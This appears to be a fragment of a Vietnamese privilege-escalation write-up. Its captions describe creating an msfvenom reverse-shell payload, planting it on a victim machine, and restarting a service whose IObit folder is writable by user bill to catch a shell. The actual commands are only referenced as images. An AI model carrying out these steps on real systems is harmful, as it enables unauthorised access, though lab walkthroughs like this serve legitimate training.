
Tạo payload reverse shell bằng msfvenom:




Tải file trên máy nạn nhân:




Cách di chuyển file trong cmd:




Bạn mở 1 listener ở máy cục bộ và khởi động lại dịch vụ để bắt reverse shell:






Bạn muốn xem thông tin về 1 dịch vụ:



Bạn muốn xem đặc quyền của 1 thư mục:



Người dùng bill có quyền đọc, ghi, thực thi trên thư mục IObit